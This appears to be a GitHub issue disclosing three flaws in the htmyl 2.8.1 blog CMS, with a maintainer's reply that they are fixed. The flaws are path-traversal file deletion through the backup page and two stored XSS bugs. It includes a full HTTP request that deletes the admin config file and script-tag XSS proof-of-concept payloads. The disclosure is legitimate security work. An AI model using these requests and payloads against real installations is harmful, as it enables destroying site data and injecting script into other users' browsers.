

New issue

[Jump to bottom](#)

Arbitrary file deletion and Persistent XSS exists on htmyl 2.8.1 #481

Closed fuzz7j opened this issue on Jul 11, 2021 · 2 comments

fuzz7j commented on Jul 11, 2021

1. An Arbitrary file deletion vulnerability in the backend

In htmyl-2.8.1\system\admin\views\backup.html.php
line 7

```
if (!empty($file)) {  
    unlink("backup/$file");  
}
```

When we delete our backup files, we can delete any files on the system through directory traversal.

Dashboard

Add Content

Posts

Posts list

Posts draft

Static pages

Categories

Settings

Config

Menu Editor

Tools

Clear cache

Check update

Backup

Import RSS

User

My posts

Edit profile

Logout

Home » Backup

Your backups

Create backup

Filename	Date	Operations
test_2021-07-10-13-01-06.zip	Sat, 10 July 2021, 13:01:06	Download Delete

Proudly powered by HTMYL

Admin panel style based on AdminLTE

example:

When we login, we can go to setting -> backup -> Creat back, then we client delete, we can get a link. when we modify the file field to /config/users/admin.ini and submit.

```
GET /admin/backup?file=../config/users/admin.ini&submit=Delete HTTP/1.1  
Host: 10.211.55.3:8888  
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15; rv:89.0) Gecko/20100101 Firefox/89.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Referer: http://10.211.55.3:8888/admin/backup  
Cookie: CSRF_TOKEN=ncDpMG6sz9cWAhPp; kodUserID=1; __51uvsct__jH8lWQvr8bXXIzV9=2; __51vcke__jH8lWQvr8bXXIzV9=c469  
5bd5-02b6-5295-974b-e8ddcfdf0022; __51vuft__jH8lWQvr8bXXIzV9=1625743826644; HOST=http%3A//10.211.55.3%3A888/; APP_HOST=http%3A//10.211.55.3%3A888/; kodUserLanguage=zh-CN;  
kodVersionCheck=check-at-1625809444; X-CSRF-TOKEN=m655d6hVx8EiMrw2nNue; PHPSESSID=4pau0p8124a1sd5sps034a412  
Upgrade-Insecure-Requests: 1
```


The administrator information has been deleted and no one can login to the system.

2. Persistent XSS on Blog title

Since the Blog title is not processed by htmlentities

```
htmlmy.php x autoload_real.php x dispatch.php x config.html.php x session.php x password.php x autoload_static.ph
1092 // Show Config page
1093 get( path: '/admin/config', function () {
1094
1095     $user = $_SESSION[config("site.url")]['user'];
1096     $role = user( key: 'role', $user);
1097
1098     if (login()) {
1099         config('views.root', 'system/admin/views');
1100         if ($role === 'admin') {
1101             render( view: 'config', array(
1102                 'title' => 'Config - ' . blog_title(),
1103                 'description' => strip_tags(blog_description()),
1104                 'canonical' => site_url(),
1105                 'type' => 'is_admin-config',
1106                 'is_admin' => true,
1107                 'bodyclass' => 'admin-config',
1108                 'breadcrumb' => '<a href="' . site_url() . '"> . config('breadcrumb.home') . '</a> &#187;
1109             ));
1110         } else {
1111             render( view: 'denied', array(
1112                 'title' => 'Config page - ' . blog_title(),
1113                 'description' => strip_tags(blog_description()),
1114                 'canonical' => site_url(),
1115                 'type' => 'is_admin-config',
1116                 'is_admin' => true,
1117                 'bodyclass' => 'denied',
1118                 'breadcrumb' => ''
1119             ));
1120         }
1121     }
1122 }
```

when we modify the Blog title to `<script>alert(/test/)</script>`, Javascript is executed.



3. Persistent XSS on Creating regular blog post.

When we Creating regular blog post. Enter in Content
</div><script>alert(/xxx/)</script> and visit this article, Javascript is executed.

Add Content

Posts

Posts list

Posts draft

Static pages

Categories

Settings

Config

Menu Editor

Tools

Clear cache

Check update

Backup

Import RSS

User

My posts

Edit profile

Logout

Home » Add content

Title *

test

Url (optional)

If the url leave empty we will use the post title

Category *

Uncategorized













Tag *

test

Meta description (optional)

If leave empty we will excerpt it from the content below

Content

B I H            

</div><script>alert(/xxx/)</script>

Preview

Admin Add content Posts Pages Draft Categories Menu Config Backup Update Clear cache Edit profile Logout

View Edit

test

10.211.55.3-8888

/xxx/

确定

123

Just another HTML

123

ABOUT

Proudly powered databaseless blog

Type to search

RECENT POSTS

test

ARCHIVES

danpros commented on Jul 11, 2021

Owner


Hello,

This has been fixed in repo. See [#463](#)

danpros commented on Jul 12, 2021

Owner

Please see this one [#481](#)

 danpros closed this as completed on Jul 12, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

